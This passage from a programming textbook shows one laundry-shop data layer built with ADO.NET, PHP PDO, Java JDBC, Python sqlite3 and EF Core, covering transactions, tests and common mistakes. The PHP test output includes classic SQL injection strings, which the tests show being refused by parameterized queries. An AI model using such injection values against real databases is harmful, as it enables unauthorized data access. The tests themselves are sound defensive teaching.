        int i = dataView.Find("Beer");
        if (i >= 0) {
            GridView1.Rows[i].BackColor = System.Drawing.Color.Yellow;
        }
    }
}
```

The page first shows only the button (**Figure 15.71**); after a click, the posted-back page shows the sorted grid with Beer highlighted (**Figure 15.72**).

Figure 15.71 `MyADO2.aspx` on first request: the GridView has no data source yet and renders nothing; only the button is visible.



Figure 15.72 After the button's postback: three persons sorted by last name, the header light blue, alternating rows light yellow, and the row found by `Find("Beer")` yellow.

The same page as a Razor Page is **Listing 15.37**, and **Figure 15.73** is what it draws: the DataTable and the DataView are built in `OnGet`, and the `.cshtml` file writes the table itself, choosing each row's color from the row's position and from the result of `Find`.

Listing 15.37 `LaundryWeb/Pages/Contacts.cshtml.cs`: MyADO2's DataTable, DataView and `Find` in a Razor Page model. `?find=Kournikova` highlights another row.

```
using System.Data;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryWeb.Pages;

// The Web Forms page MyADO2.aspx, rebuilt as a Razor Page: a DataTable, a sorted
// DataView, and DataView.Find to pick out one row -- but the page writes its own HTML.
public class ContactsModel : PageModel
{
    public DataView View { get; private set; } = null!;
    public int Found { get; private set; }

    public void OnGet(string? find)
    {
        var person = new DataTable("Person");
        DataColumn id = person.Columns.Add("ID", typeof(long));
        id.AutoIncrement = true; id.AutoIncrementSeed = 1; id.AutoIncrementStep = 1;
        person.Columns.Add("FirstName", typeof(string));
        person.Columns.Add("LastName", typeof(string));
        person.PrimaryKey = new[] { id };
        person.Rows.Add(null, "Wolfgang", "Beer");
        person.Rows.Add(null, "Maria", "Sharapova");
        person.Rows.Add(null, "Anna", "Kournikova");
        person.AcceptChanges();

        View = new DataView(person) { Sort = "LastName ASC" };
        Found = View.Find(find ?? "Beer");                        // -1 when there is no
such row
    }
}
```

Figure 15.73 The Razor Page `/Contacts` served by `LaundryWeb` on port 9501: the same rows, colors and highlighted row as **Figure 15.72**, with no postback, no ViewState and no GridView.

Three differences are the whole of Chapter 9's argument in miniature. There is no button and no postback: the data is shown on the first request, and a search is a GET with a query string. There is no ViewState: the page carries no hidden copy of the grid. And the HTML is yours: the GridView decided what markup to emit, while the Razor Page writes a `<table>` whose every attribute you can see — and every value it prints is HTML-escaped unless you ask otherwise.

15.13 The Same Data Layer in PHP with PDO

PDO is PHP's ADO.NET: one set of classes — `PDO` for the connection, `PDOStatement` for a prepared command and its result — and a driver per database, chosen by a **DSN** string such as

`sqlite:../data/laundry.db` or `mysql:host=localhost;dbname=profitina_laundry;charset=utf8mb4`. Chapter 5 built the Laundry's customer pages with it. `php/src/BillRepository.php` is the same repository as `AdoBillRepository`, method for method and statement for statement; **Listing 15.38** shows its transaction helper and its unit of work.

Listing 15.38 `php/src/BillRepository.php`, excerpt: `transaction()` runs a closure between `BEGIN IMMEDIATE` and `COMMIT`, rolling back on any `Throwable`; `createBillWithFirstPayment` is **Pseudocode 15.2** with the Laundry's rules and three `INSERT`s.

```
    /** Runs $work as ONE transaction: everything is written, or nothing is. */
    private function transaction(callable $work): mixed
    {
        $sqlite = $this->pdo->getAttribute(PDO::ATTR_DRIVER_NAME) === 'sqlite';
        // SQLite: BEGIN IMMEDIATE takes the write lock now, so MAX(id) + 1 is ours alone.
        $sqlite ? $this->pdo->exec('BEGIN IMMEDIATE') : $this->pdo->beginTransaction();
        try {
            $result = $work();
            $sqlite ? $this->pdo->exec('COMMIT') : $this->pdo->commit();
            return $result;
        } catch (Throwable $e) {
            $sqlite ? $this->pdo->exec('ROLLBACK') : $this->pdo->rollBack();
            if ($e instanceof PDOException) {
                throw new DataLayerException($e->getMessage(), 0, $e);
            }
            throw $e;
        }
    }

    private function bill(array $r): array
    {
        $r['charged'] = (int) $r['charged'];
        $r['paid'] = (int) $r['paid'];
        $r['balance'] = $r['charged'] - $r['paid'];
        return $r;
    }

    public function findBill(string $id): ?array
    {
        $st = $this->pdo->prepare(self::SELECT_BILL . ' WHERE b.id = ?');
        $st->execute([$id]);
        $row = $st->fetch();
        return $row === false ? null : $this->bill($row);
    }

    public function recentBills(?string $outletId, int $limit): array
    {
        if ($outletId !== null && $outletId !== '' && !preg_match('/^O[0-9]{2}$/',
$outletId)) {
            throw new DataLayerException("'$outletId' is not an outlet id.");
        }
        $st = $this->pdo->prepare(self::SELECT_BILL
            . ' WHERE (:o1 = \'\' OR b.Outlet_id = :o2) ORDER BY b.arrived DESC, b.id DESC
LIMIT :lim');
        $st->bindValue(':o1', $outletId ?? '');
        $st->bindValue(':o2', $outletId ?? '');
        $st->bindValue(':lim', $limit, PDO::PARAM_INT);
        $st->execute();
```

Listing 15.38 (Continued) *php/src/BillRepository.php, excerpt: transaction() runs a closure between BEGIN IMMEDIATE and COMMIT, rolling back on any Throwable; createBillWithFirstPayment is Pseudocode 15.2 with the Laundry's rules and three INSERTs.*

```
        return array_map(fn(array $r) => $this->bill($r), $st->fetchAll());
    }

            }
            $charge = (int) $price * $unit;
            if ($payAmount < 0 || $payAmount > $charge) {
                throw new DataLayerException('A first payment must be between Rp 0 and the
charge, ' . rp($charge) . '.');
            }
```

Listing 15.38 (Continued) *php/src/BillRepository.php, excerpt: transaction() runs a closure between BEGIN IMMEDIATE and COMMIT, rolling back on any Throwable; createBillWithFirstPayment is Pseudocode 15.2 with the Laundry's rules and three INSERTs.*

```
            $max = $this->pdo->query('SELECT MAX(id) FROM Bill')->fetchColumn();   //
inside the transaction
            $id = sprintf('B%04d', ($max ? (int) substr($max, 1) : 0) + 1);

            $this->pdo->prepare('INSERT INTO Bill (id, arrived, status, rack, unit,
payment,'
                . ' Customer_id, Employee_id, Service_id, Outlet_id)'
                . " VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)")
                ->execute([$id, $now, $rack, $unit, $charge, $customerId, $employeeId,
$serviceId, $outletId]);

            $this->insertLog($id, 'queued', $now, $employeeId);

            if ($payAmount > 0) {
                $this->insertPayment($id, $payMethod ?? '', $payAmount, $payReference,
$now);
            }
            return $id;
        });
    }
```

The shape is **Listing 15.6**'s, with PHP's idioms. The unit of work is a **closure**, `function () use (…) { … }`, handed to `transaction()`, so the begin–commit–rollback logic is written once for every method that writes. On SQLite the helper sends `BEGIN IMMEDIATE` itself, because `PDO::beginTransaction()` sends a plain `BEGIN`, which would not take the write lock until the first `INSERT` — after `MAX(id)` had already been read. On MySQL it uses `beginTransaction()`, `commit()` and `rollBack()`. `PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION` in `Db::connect` makes every database error an exception, which is what lets one `catch` handle them all; and `PDO::ATTR_EMULATE_PREPARES => false` makes PDO send real prepared statements instead of quoting values into the text itself. `rp()` at the end of the file formats rupiah the way the shop writes them.

The test runner, `php tests/run.php`, performs the fifteen checks of **Listing 15.32** on a temporary copy of the database; its real output is **Listing 15.39**.

Listing 15.39 `php tests/run.php`: the same fifteen checks on SQLite through PDO, all passed. The two database-level refusals quote SQLite's own messages: the `CHECK` constraint `Payment_method_enum` and a `FOREIGN KEY` failure.

```
PHP + PDO repository (SQLite, a copy of data/laundry.db)
  PASS  find B2953: Lestari Mahendra, Dry cleaning - dress/kebaya (per item), charged Rp
45.000, paid Rp 45.000, balance Rp 0
  PASS  counts before: Bill 2953, Payment 3319, StatusLog 8802
  PASS  create bill + first payment: B2954, 5 kg x Rp 8.000 = Rp 40.000, paid Rp 20.000,
balance Rp 20.000
  PASS  three rows written: Bill 2954, Payment 3320, StatusLog 8803
  PASS  create bill, no payment: B2955, charged Rp 70.000, nothing paid
  PASS  rollback: payment larger than the charge: A first payment must be between Rp 0 and
the charge, Rp 40.000.
  PASS  rollback: bad method after bill and log were written: SQLSTATE[23000]: Integrity
constraint violation: 19 CHECK constraint failed: Payment_method_enum
  PASS  rollback: unknown customer: SQLSTATE[23000]: Integrity constraint violation: 19
FOREIGN KEY constraint failed
  PASS  counts after three refusals: Bill 2955, Payment 3320, StatusLog 8804
  PASS  payment above the balance refused: A payment must be between Rp 1 and the balance,
Rp 20.000.
  PASS  pay the rest: balance Rp 0
  PASS  workflow: finished, departed, then: Bill B2954 has already departed.
  PASS  search is a value, not SQL: "x' OR '1'='1" -> 0 rows, "%" -> 0 rows, "rahman" -> 6
rows
  PASS  recent bills of one outlet: B2954 2026-09-30, B2953 2026-09-30, B2949 2026-09-30
  PASS  outlet filter refuses an expression: 'O01' OR '1'='1' is not an outlet id.
15 passed, 0 failed
```

Compare the three rollback lines with **Listing 15.32**. The rule-level refusal has the same words. The bad payment method is now refused by the *database* — SQLite's `CHECK (method IN ('cash','qris','transfer','credit'))` from `schema.sqlite.sql` — after the bill and its log row were written inside the transaction; the counts show that `ROLLBACK` removed both. The unknown customer is refused by SQLite's foreign key, which works only because `Db::connect` ran `PRAGMA foreign_keys = ON`. The messages are the driver's own, which is right for a test that must show *which* rule fired, and wrong for a page: a page would log the message and show a sentence of its own.

`php/demo/connected.php` shows PDO's two ways of reading, the twins of DataReader and DataTable. Iterating over a `PDOStatement` with `foreach` fetches one row per pass and cannot go back — a second pass sees 0 rows; `fetchAll()` copies every row into a PHP array, after which the statement can be released and the array sorted and read as often as you like. Its output is in `output/php-connected.txt`.

15.14 The Same Data Layer in Java with JDBC

JDBC is Java's ADO.NET, and Chapter 7 used it behind servlets: `Connection`, `PreparedStatement`, `ResultSet`, a driver per database chosen by a URL — `jdbc:sqlite:../data/laundry.db` with the `sqlite-jdbc` jar, `jdbc:mysql://localhost:3306/profitina_laundry` with MySQL Connector/J. **Listing 15.40** is the heart of `java/src/laundry/data/BillRepository.java`.

Listing 15.40 `BillRepository.transaction`: a functional interface for "work on a connection", and one method that runs any such work between `setAutoCommit(false)` and `commit()`, rolling back on any `SQLException` or `RuntimeException`.

```
    /** A piece of work that runs on one connection inside one transaction. */
    @FunctionalInterface
    private interface Work<T> {
        T run(Connection c) throws SQLException;
    }

    /** Runs the work as ONE transaction: everything is written, or nothing is. */
    private <T> T transaction(Work<T> work) {
        try (Connection c = db.open()) {
            c.setAutoCommit(false);                      // BEGIN
            try {
                T result = work.run(c);
                c.commit();                              // all of it
                return result;
            } catch (SQLException | RuntimeException e) {
                c.rollback();                            // none of it
                throw e;
            }
        } catch (SQLException e) {
            throw new DataLayerException(e.getMessage(), e);
        }
    }
```

JDBC has no `BeginTransaction`: a connection is in **auto-commit** mode by default, each statement its own transaction, and `setAutoCommit(false)` means "from now on, nothing is permanent until I call `commit()`". The `try`-with-resources statement closes the connection whatever happens — it is Java's `using`. The work is a lambda, `c -> { … }`, as in PHP it was a closure. And `Db.open()` passes the property `transaction_mode=IMMEDIATE` to `sqlite-jdbc`, so that `setAutoCommit(false)` begins with `BEGIN IMMEDIATE`. That property was checked while this chapter was written: with the driver's default, `DEFERRED`, a second connection could start a transaction and read while the first held one open; with `IMMEDIATE` the second was refused with `[SQLITE_BUSY] The database file is locked`, which is what makes the next id safe.

`./test.sh` (or `.\test.ps1` on Windows) compiles the sources with `javac --release 17` and runs `BillRepositoryTest` on a temporary copy of the database. Its output repeats **Listing 15.39** line for line, except that `sqlite-jdbc` words its two error messages in its own way:

```
  PASS  rollback: bad method after bill and log were written: [SQLITE_CONSTRAINT_CHECK] A
CHECK constraint failed (CHECK constraint failed: Payment_method_enum)
  PASS  rollback: unknown customer: [SQLITE_CONSTRAINT_FOREIGNKEY] A foreign key constraint
failed (FOREIGN KEY constraint failed)
```

`java/src/laundry/demo/ConnectedDemo.java`, **Listing 15.41**, shows Java's two ways of reading side by side, and adds something PHP's arrays do not have: the JDK's own disconnected table.

Listing 15.41 `ConnectedDemo.java`: a forward-only `ResultSet` read while the connection is open, and a `CachedRowSet` — part of `javax.sql.rowset` in every JDK — filled from a result set and used after the connection has closed.

```
package laundry.demo;

import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import javax.sql.rowset.CachedRowSet;
import javax.sql.rowset.RowSetProvider;
import laundry.data.BillView;
import laundry.data.Db;

/**
 * Connected and disconnected reading in JDBC: a ResultSet is Java's DataReader,
 * a CachedRowSet (part of the JDK) is Java's DataTable.
 */
public final class ConnectedDemo {
    public static void main(String[] args) throws Exception {
        Db db = Db.fromEnvironment();

        // Connected: a forward-only cursor; the connection must stay open while we read.
        try (Connection c = db.open();
             PreparedStatement ps = c.prepareStatement(
                 "SELECT id, name, section FROM Employee WHERE section = ? ORDER BY id")) {
            ps.setString(1, "transaction");
            try (ResultSet rs = ps.executeQuery()) {
                System.out.println("columns: " + rs.getMetaData().getColumnCount()
                    + ", type " + (rs.getType() == ResultSet.TYPE_FORWARD_ONLY ?
"TYPE_FORWARD_ONLY" : "scrollable"));
                while (rs.next()) {
                    System.out.println("| " + rs.getString("id") + " | " + rs.getString(2)
+ " | " + rs.getString(3));
                }
            }
        }

        // Disconnected: copy the rows into a CachedRowSet, close the connection, keep
working.
        CachedRowSet services = RowSetProvider.newFactory().createCachedRowSet();
        try (Connection c = db.open();
             PreparedStatement ps = c.prepareStatement("SELECT id, description, price FROM
Service ORDER BY price DESC");
             ResultSet rs = ps.executeQuery()) {
            services.populate(rs);
        }                                                   // the connection is closed here
        System.out.println();
        System.out.println("services in memory: " + services.size() + "; the three
dearest:");
        services.beforeFirst();
        for (int i = 0; i < 3 && services.next(); i++) {
            System.out.printf("  %s  %-40s %s%n", services.getString(1),
services.getString(2), BillView.rp(services.getLong(3)));
        }
        services.last();                                    // a cached set can scroll
backwards, too
```

Listing 15.41 (Continued) *ConnectedDemo.java: a forward-only ResultSet read while the connection is open, and a CachedRowSet — part of javax.sql.rowset in every JDK — filled from a result set and used after the connection has closed.*

```
        System.out.println("cheapest: " + services.getString(2));
    }
}
```

Listing 15.42 The real output of **Listing 15.41**, run with `./run.sh ConnectedDemo`.

```
columns: 3, type TYPE_FORWARD_ONLY
| E0001 | Hendra Wijaya | transaction
| E0003 | Bambang Sutrisno | transaction
| E0004 | Dewi Lestari Putri | transaction
| E0005 | Anisa Rahmawati | transaction
| E0008 | Rizky Pratama | transaction
| E0011 | Kevin Tanoto | transaction
| E0012 | Fitri Handayani | transaction

services in memory: 12; the three dearest:
  S0005  Dry cleaning - suit 2 pieces (per item)  Rp 65.000
  S0006  Dry cleaning - dress/kebaya (per item)   Rp 45.000
  S0011  Shoes deep clean (per pair)              Rp 45.000
cheapest: Ironing only (per kg)
```

As **Listing 15.42** shows, `CachedRowSet` is Java's DataTable: `populate(rs)` copies the rows, the connection closes, and the row set can be scrolled forwards and backwards (`last()` found the cheapest service) and even changed and written back with `acceptChanges()`, a method whose name you have met before.

15.15 The Same Data Layer in Python with `sqlite3`

Python's standard library includes `sqlite3`, a driver that follows the Python database API (PEP 249): `connect()`, a connection's `execute()` returning a cursor, `?` placeholders, `commit()` and `rollback()`. **Listing 15.43** is the transaction and the unit of work from `python/laundry_data/repository.py`.

Listing 15.43 `laundry_data/repository.py`, excerpt: a transaction as a context manager; `_bill`, which turns a row into a dictionary with its balance; the three reading methods; and `create_bill_with_first_payment` inside `with self.transaction():`.

```
    @contextmanager
    def transaction(self):
        """Everything inside the with-block is written, or nothing is."""
        self.con.execute("BEGIN IMMEDIATE")          # take the write lock now
        try:
            yield
            self.con.execute("COMMIT")
        except BaseException as e:
            self.con.execute("ROLLBACK")
            if isinstance(e, sqlite3.DatabaseError):
                raise DataLayerError(str(e)) from e
            raise

    @staticmethod
    def _bill(row):
        if row is None:
            return None
        bill = dict(row)
        bill["charged"], bill["paid"] = int(bill["charged"]), int(bill["paid"])
        bill["balance"] = bill["charged"] - bill["paid"]
        return bill

    def find_bill(self, bill_id):
        return self._bill(self.con.execute(SELECT_BILL + " WHERE b.id = ?",
(bill_id,)).fetchone())

    def recent_bills(self, outlet_id, limit):
        outlet = outlet_id or ""
        if outlet and not re.fullmatch(r"O[0-9]{2}", outlet):
            raise DataLayerError(f"'{outlet}' is not an outlet id.")
        cur = self.con.execute(SELECT_BILL + " WHERE (? = '' OR b.Outlet_id = ?)"
                               " ORDER BY b.arrived DESC, b.id DESC LIMIT ?", (outlet,
outlet, limit))
        return [self._bill(r) for r in cur]          # connected: the cursor yields rows
one by one

    def search_customers(self, text, limit=20):
        pattern = like_contains(text)
        return [dict(r) for r in self.con.execute(
            "SELECT id, name, phone FROM Customer"
            " WHERE name LIKE ? ESCAPE '!' OR phone LIKE ? ESCAPE '!' ORDER BY name LIMIT
?",
            (pattern, pattern, limit))]
```

Listing 15.43 (Continued) *laundry_data/repository.py, excerpt: a transaction as a context manager; _bill, which turns a row into a dictionary with its balance; the three reading methods; and create_bill_with_first_payment inside with self.transaction():.*

```
    def create_bill_with_first_payment(self, b: NewBill):
        """The bill, its first StatusLog row and (if pay_amount > 0) its first Payment, as
one transaction."""
        with self.transaction():
            row = self.con.execute("SELECT price FROM Service WHERE id = ?",
(b.service_id,)).fetchone()
            if row is None:
                raise DataLayerError(f"There is no service {b.service_id}.")
            if b.unit <= 0:
                raise DataLayerError("The number of units must be at least 1.")
            charge = int(row["price"]) * b.unit
            if b.pay_amount < 0 or b.pay_amount > charge:
                raise DataLayerError(f"A first payment must be between Rp 0 and the charge,
{rp(charge)}.")

            max_id = self.con.execute("SELECT MAX(id) FROM Bill").fetchone()[0]   # inside
the transaction
            bill_id = "B%04d" % ((int(max_id[1:]) if max_id else 0) + 1)

            self.con.execute(
                "INSERT INTO Bill (id, arrived, status, rack, unit, payment,"
                " Customer_id, Employee_id, Service_id, Outlet_id)"
                " VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)",
                (bill_id, b.now, b.rack, b.unit, charge, b.customer_id, b.employee_id,
b.service_id, b.outlet_id))
            self._insert_log(bill_id, "queued", b.now, b.employee_id)
            if b.pay_amount > 0:
                self._insert_payment(bill_id, b.pay_method or "", b.pay_amount,
b.pay_reference, b.now)
        return bill_id
```

Python's idiom for "do this, and clean up however it ends" is the `with` statement, and `@contextmanager` turns a generator into something `with` can use: the code before `yield` runs on entry (`BEGIN IMMEDIATE`), the body of the `with` block runs at the `yield`, and the code after it runs on the way out — `COMMIT` if the block finished, `ROLLBACK` and a translated exception if it raised. `connect()` in `db.py` opens the connection with `isolation_level=None`, which switches off the `sqlite3` module's habit of issuing a `BEGIN` of its own before the first `INSERT`; the transaction boundaries are then exactly those the code writes, on Python 3.11 of this book's build and on 3.14 alike. `row_factory = sqlite3.Row` makes rows readable by column name, and `PRAGMA foreign_keys = ON` switches the foreign keys on, as in PHP and Java.

The tests are ordinary `unittest` tests, ten of them, each on a fresh copy of the database made in `setUp` and removed in `tearDown` (**Listing 15.44**):

Listing 15.44 `python -m unittest -v tests.test_repository` in the `python` folder: ten tests covering the same ground as the fifteen checks of the other tracks.

15.16 Entity Framework Core: the Modern ORM

15.16.1 What an ORM does

Every repository in this chapter translates by hand between two worlds: rows and columns on one side, C# records, PHP arrays, Java records and Python dictionaries on the other. `ReadBill`, in the same file as **Listing 15.6**, is that translation for one query, and every query with a different shape needs another one. An **object–relational mapper** (ORM) does the translation for you.

> **DEFINITION.** An **object–relational mapper** maps classes to tables and objects to rows. You query with the language's own expressions and it generates the SQL; you change objects and it generates the `INSERT`, `UPDATE` and `DELETE` statements. **Entity Framework Core** (EF Core) is Microsoft's ORM for .NET, built on ADO.NET: underneath, it opens a `DbConnection`, sends `DbCommand`s with parameters, and reads `DbDataReader`s [13].

EF Core ships with .NET: the current release, EF Core 10, came with .NET 10 on 11 November 2025 and, like it, is a long-term-support release, supported until November 2028 [13], [14].

Its vocabulary has four words. An **entity** is a plain class whose properties are columns (`Bill`, `Service`). A **`DbContext`** is a session with the database; each `DbSet<T>` property is a table. **LINQ** (Language-Integrated Query) is C#'s query syntax — `db.Services.Single(s => s.Id == id)` — which EF Core translates into `SELECT … WHERE id = @p0`, parameterized. **`SaveChanges()`** finds every entity that was added, changed or removed since the context loaded it — the idea of the DataRow's `RowState`, grown up — and sends the statements for them, all inside one transaction. **Migrations** (`dotnet ef migrations add`, `dotnet ef database update`) generate and apply schema changes from changes to the classes.

15.16.2 The Laundry's unit of work in EF Core

Listing 15.45 is `CreateBillWithFirstPayment` once more, from `Laundry.Data/EfCore/LaundryContext.cs`. The file also maps four entities onto the existing `Service`, `Bill`, `Payment` and `StatusLog` tables.

Listing 15.45 The unit of work with EF Core: LINQ for the price and the next id, three objects linked through navigation properties, one `SaveChanges`. Compiled only with `-p:UseEfCore=true` after `dotnet add package Microsoft.EntityFrameworkCore.Sqlite`; not compiled or run in this book.

```
public static class EfBills
{
    /// <summary>
    /// The same unit of work as AdoBillRepository.CreateBillWithFirstPayment.
    /// No SQL is written by hand: LINQ becomes a parameterized SELECT, and
    /// SaveChanges() sends the three INSERTs inside one transaction of its own.
    /// </summary>
    public static string CreateBillWithFirstPayment(LaundryContext db, NewBill b)
    {
        using var tx = db.Database.BeginTransaction();          // so that MAX(id) is read
inside it
        Service service = db.Services.Single(s => s.Id == b.ServiceId);
        string max = db.Bills.Max(x => x.Id);
        string id = "B" + (int.Parse(max[1..]) + 1).ToString("D4");

        var bill = new Bill
        {
            Id = id, Arrived = b.Now, Status = "queued", Rack = b.Rack, Unit = b.Unit,
            Payment = service.Price * b.Unit, Customer_id = b.CustomerId,
            Employee_id = b.EmployeeId, Service_id = b.ServiceId, Outlet_id = b.OutletId,
        };
        bill.Log.Add(new StatusLogRow { Status = "queued", Changed_at = b.Now, Employee_id
= b.EmployeeId });
        if (b.PayAmount > 0)
            bill.Payments.Add(new PaymentRow { Paid_at = b.Now, Method = b.PayMethod ?? "",
                                               Amount = b.PayAmount, Reference =
b.PayReference });
        db.Bills.Add(bill);
        db.SaveChanges();                                       // three INSERTs
        tx.Commit();
        return id;
    }
}
```

No SQL appears, and none is glued. `bill.Log.Add(…)` and `bill.Payments.Add(…)` attach the child objects to the bill through its **navigation properties**, and EF Core fills in their `Bill_id` from the relationship configured in `OnModelCreating`. `SaveChanges()` sends the three `INSERT`s in the right order — parent first — in one transaction. The explicit `BeginTransaction()` around the whole method is there for the same reason as everywhere else in this chapter: the `MAX(id)` must be read inside the same transaction that uses it. The lines that install EF Core and its command-line tool are:

```
dotnet add package Microsoft.EntityFrameworkCore.Sqlite
dotnet add package Microsoft.EntityFrameworkCore.Design
dotnet tool install --global dotnet-ef
dotnet ef dbcontext scaffold "Data Source=../../data/laundry.db"
Microsoft.EntityFrameworkCore.Sqlite
```

The last line, **scaffolding**, reads an existing database and writes the entity classes and the `DbContext` for you — the modern `xsd.exe` of Section 15.8.3 — which is how you would start EF Core on the Laundry's existing tables rather than writing **Listing 15.45**'s mapping by hand.

15.16.3 ADO.NET, a micro-ORM, or EF Core?

Table 15.9 compares the three ways a .NET data layer is written today. The middle column is **Dapper**, a small open-source library (NuGet `Dapper`) that adds methods such as `con.Query<Bill>(sql, new { id })` to `DbConnection`: you still write the SQL, and it maps rows to objects.

Table 15.9 Three ways to write a .NET data layer. They combine: EF Core can run raw SQL (`FromSql`), and any of the three can sit behind the same repository interface.

	ADO.NET directly	Dapper (micro-ORM)	Entity Framework Core
Who writes the SQL	you	you	EF Core, from LINQ
Rows to objects	by hand (`ReadBill`)	automatic, by column name	automatic, by the model
Change tracking	none (or the DataSet's `RowState`)	none	yes; `SaveChanges`
Transactions	`BeginTransaction`	`BeginTransaction`	`SaveChanges`, or `BeginTransaction`
Schema changes	SQL scripts	SQL scripts	migrations
Best for	full control, bulk and special SQL, learning	reports and read-heavy pages	most application code
Laundry example	`AdoBillRepository`	—	**Listing 15.45**

Learning ADO.NET first is not wasted even if you use EF Core every day afterwards. EF Core is ADO.NET underneath; when it generates a slow query, logs a `DbUpdateConcurrencyException` (the optimistic concurrency of Section 15.7.3), or needs a connection string, a transaction or a raw command, everything in Sections 15.4 to 15.7 is what you will be looking at.

15.17 Four Tracks Side by Side

Table 15.10 lines up the four data layers of this chapter. Learning its rows is worth more than learning any one column.

Table 15.10 The Laundry data layer in four languages. The SQL is the same in all four; the tests of the last three ran against the same SQLite database, which is the evidence that the C# SQL, compiled but not run on SQLite here, is right.

Idea	C# / ADO.NET	PHP / PDO	Java / JDBC	Python / `sqlite3`
Connection	`DbConnection`	`PDO`	`Connection`	`sqlite3.Connection`
Chosen by	provider class + connection string	DSN `sqlite:…`, `mysql:…`	URL `jdbc:sqlite:…`	module (`sqlite3`, `pymysql`)
Placeholder	`@name`	`?`, `:name`	`?`	`?`, `:name`
Run a query	`ExecuteReader`	`prepare` + `execute`	`executeQuery`	`execute`
Read rows (connected)	`DbDataReader.Read()`	`foreach` over `PDOStatement`	`ResultSet.next()`	iterate the cursor
Rows in memory	`DataTable`, `DataSet`	`fetchAll()` array	`CachedRowSet`	`fetchall()` list
Begin	`BeginTransaction()`	`BEGIN IMMEDIATE` / `beginTransaction()`	`setAutoCommit(false)`	`BEGIN IMMEDIATE`
End	`Commit()` / `Rollback()`	`COMMIT` / `ROLLBACK`	`commit()` / `rollback()`	`COMMIT` / `ROLLBACK`
Always close	`using`	object goes out of scope	`try`-with-resources	`with`, `close()`
Tests here	15 checks, passed	15 checks, passed	15 checks, passed	10 tests, passed

15.18 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and running in production at `app.profitina.com`: it measures how ready a brand's website is to be cited by AI answer engines — Generative Engine Optimization, GEO — and helps fix what it finds. It is written in Python on FastAPI, with PostgreSQL in production, and not one line of it is ADO.NET. Every idea of this chapter is nevertheless at work in it.

One data layer. Pages and API handlers ask for "this user's dashboard" or "record this purchase"; they never hold a connection or write SQL. The single call behind the dashboard cockpit gathers notifications, followed channels, rank and activity through that layer.

Units of work. Anything that moves value is several writes that belong together — a subscription that renews from a PROFIT balance, a purchase paid through QRIS and credited to a balance, a community post with its counters. Each is one transaction: the balance and the record of why it changed are committed together or not at all, exactly like a Laundry bill and its first payment.

Parameters, always. Every statement binds its values; identifiers such as sort columns come from allow-lists. The same discipline covers other languages that can be injected: every link posted in the community passes through a rule-based screen before it is shown to anyone.

One SQL for two databases. Production runs on PostgreSQL while parts of the test path run on SQLite, and a guard keeps the SQL within the dialect both accept — the same reason this chapter's four tracks share one set of statements. And under Indonesia's personal data protection law, UU 27/2022, a user's data export and full account purge are data-layer operations too: an export is a

read across every table that holds the person's data, and a purge is one transaction that removes all of it or none.

As always, the runnable case study is **Profitina Laundry**, never the real product; what carries across is the shape.

15.19 Common Mistakes, and How to Avoid Them

Gluing a visitor's text into SQL, or into a `RowFilter`. Use parameters for values and allow-lists for names (**Figure 15.66**).

A password in a connection string in source code. It ends up in every copy and every commit. Read it from the environment or `dotnet user-secrets`.

Connecting as `sa` or `root`. Create a login that can do only what the application does.

Forgetting to close. A leaked connection per error exhausts the pool. Use `using` (C#), `try`-with-resources (Java), `with` (Python).

A command without its transaction. Once `BeginTransaction` has been called, every command on that connection must have `Transaction = tx`.

Reading the next id outside the transaction. Two cashiers get the same `B2954`. Read it inside, with a write lock (`BEGIN IMMEDIATE`, `FOR UPDATE`), or use an auto-increment key.

Assuming SQLite checks foreign keys. It does not until `PRAGMA foreign_keys = ON` (or `Foreign Keys=True`) on every connection.

`PDO::beginTransaction()` on SQLite for read-then-write work. It sends a deferred `BEGIN`; say `BEGIN IMMEDIATE`.

Casting a NULL. `(string)reader["spv_id"]` throws on `DBNull`. Test `IsDBNull` first.

`if (ds.HasErrors) ds.RejectChanges();` and nothing else. Row errors survive `RejectChanges`; call `ClearErrors`.

Trusting an inferred XML schema. Every column becomes a string and the keys vanish. Ship the schema.

Looking for a DataAdapter in `Microsoft.Data.Sqlite`. There is none; use `DataTable.Load(reader)` and your own commands.

Showing the database's error message to a visitor. Log it; show one sentence.

`LIKE` with the visitor's `%`. Escape `%`, `_` and the escape character, and declare `ESCAPE`.

Calling a page's data code from the page. Put it behind an interface, so that it can be tested without a browser and replaced without touching a page.

15.20 Chapter Summary

ADO.NET is one interface for many data sources (**Figure 15.1**, **Figure 15.2**): a provider per database implements connection, command, parameter, reader, transaction and adapter; since .NET Core, providers are NuGet packages (**Table 15.3**) and the base classes of `System.Data.Common` let one piece of code serve them all [1].

It has two halves (**Figure 15.3**, **Table 15.2**). Connected: open, execute, read row by row with a DataReader, close — in a `using` so the connection always returns to the pool (**Pseudocode 15.1**, **Listing 15.4**). Disconnected: a DataAdapter fills a DataSet, the program works in memory, and the adapter writes the changes back (**Figure 15.42**); Equation (15.1) says why web pages mostly use the first and why the second was invented.

Commands come in three flavors — `ExecuteReader`, `ExecuteNonQuery`, `ExecuteScalar` (**Table 15.5**) — and carry values only as **parameters** (**Table 15.6**).

Transactions make several writes one act (**Figure 15.28**, **Pseudocode 15.2**): `BeginTransaction`, every command assigned to it, `Commit`, or `Rollback` on any failure. Isolation levels trade safety for concurrency (**Table 15.7**); the next-id problem needs a write lock or an auto-increment key.

The DataSet is an in-memory relational database (**Figure 15.33**): tables, columns, rows, keys, relations and views, with every change remembered in row states and versions (**Figure 15.38**, **Figure 15.39**), accepted or rejected as a unit, and serializable as XML with its schema (**Listing 15.19**).
